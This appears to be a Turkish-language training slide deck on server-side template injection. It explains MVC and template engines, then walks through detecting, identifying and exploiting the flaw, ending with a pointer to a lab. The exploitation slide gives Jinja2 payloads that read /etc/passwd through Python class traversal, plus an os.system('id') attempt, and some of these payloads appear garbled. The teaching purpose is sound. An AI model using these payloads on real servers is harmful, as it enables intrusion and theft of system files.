

A hand-drawn lightbulb with a filament is positioned at the top left of the frame. A vertical line extends downwards from the base of the lightbulb, featuring a zigzag symbol representing an electrical resistor. This line then curves horizontally to the right, forming the bottom border of a large, rounded rectangular frame. The entire graphic is set against a solid green background.

SERVER SIDE TEMPLATE INJECTION

İÇERİK


- X MVC Mimarisi
- X Template Engine
- X Server Side Template Injection
 - X Etkileri
 - X Test Metodolojisi
- X Web Academy Lab



MVC MİMARİSİ

Neden MVC?

- X Yazılan kodların daha okunur olması
- X Backend ve frontend kısımların ayrıştırılması



X Model

X Veri erişimi, doğrulama ve iş mantığı

X View

X Kullanıcı arayüzü

X Controller

X İş akışının yönetimi



TEMPLATE ENGINE

Belirli şablonlarda dinamik kullanıcı girdilerini işleyerek bir sayfa üretir.

```
3. vagrant@vagrant: ~ (ssh)
vagrant@vagrant:~$ cat old-style.py
import sys

def generate_header(title):
    header_str = "<html><head><title>"
    header_str += title
    header_str += "</title><head>"

    return header_str

print(generate_header("Welcome to example.com"))


vagrant@vagrant:~$
vagrant@vagrant:~$
vagrant@vagrant:~$ python3 old-style.py
<html><head><title>Welcome to example.com</title><head>
vagrant@vagrant:~$
vagrant@vagrant:~$
```



```
{% extends 'header.html' %}
{% block content %}
    {% if current_page == 'welcome' %}
        <!-- include welcome-page.html -->
    {% endif %}
    {% if current_page == 'thanks' %}
        <!-- include thanks-page.html -->
    {% endif %}
{% endblock %}
```



SERVER SIDE TEMPLATE INJECTION



```
template = "Bio: {{user.bio}}"
render(template)
```



```
template = "Bio: " + USER_INPUT
render(template)
```



Problem: Template Engine'ler **kod çalıştırma** yeteneğine sahiptir.

TEST METODOLOJİSİ

TESPİT ETME

Zafiyetin var olduğu alanları tespit etme

TANIMLAMA

Kullanılan template engine hakkında bilgi toplama/tanımlama

SÖMÜRME



TESPİT ETME



Error 404

The page '49' could not be found

`${{<%[%"']%}}%\`

Düz metin bağlamında

```
render('Hello ' + username)
```

```
http://vulnerable-website.com/?username=${7*7}
```

Output: Hello 49

Kod bağlamında

```
greeting = getQueryParameter('greeting')
```

```
engine.render("Hello {" + greeting + "}", data)
```

```
http://vulnerable-website.com/?greeting=data.username
```

Output: Hello Admin

```
http://vulnerable-website.com/?greeting=data.username<tag>
```

```
http://vulnerable-website.com/?greeting=data.username}}<tag>
```



TANIMLAMA

jinja2.exceptions.TemplateSyntaxError



jinja2.exceptions.TemplateSyntaxError: expected token ',', got 'static'

Traceback (most recent call last)



```
File "C:\Program Files\Python36\lib\site-packages\flask\app.py", line 2309, in __call__
    return self.wsgi_app(environ, start_response)
File "C:\Program Files\Python36\lib\site-packages\flask\app.py", line 2295, in wsgi_app
    response = self.handle_exception(e)
File "C:\Program Files\Python36\lib\site-packages\flask\app.py", line 1741, in handle_exception
    reraise(exc_type, exc_value, tb)
File "C:\Program Files\Python36\lib\site-packages\flask\_compat.py", line 35, in reraise
    raise value
File "C:\Program Files\Python36\lib\site-packages\flask\app.py", line 2292, in wsgi_app
    response = self.full_dispatch_request()
File "C:\Program Files\Python36\lib\site-packages\flask\app.py", line 1815, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "C:\Program Files\Python36\lib\site-packages\flask\app.py", line 1718, in handle_user_exception
    reraise(exc_type, exc_value, tb)
File "C:\Program Files\Python36\lib\site-packages\flask\_compat.py", line 35, in reraise
    raise value
```




SPEŞİFİK ÇIKTILAR




SÖMÜRME


 {{ import os; os.system('id') }}  Exception

Python 2

 {{ ".__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}

Python 3

 {{ ".__class__.__mro__[1].__subclasses__()[40]('/etc/passwd').read() }}



Terminal zamanı



LAB!



WEB SECURITY
ACADEMY

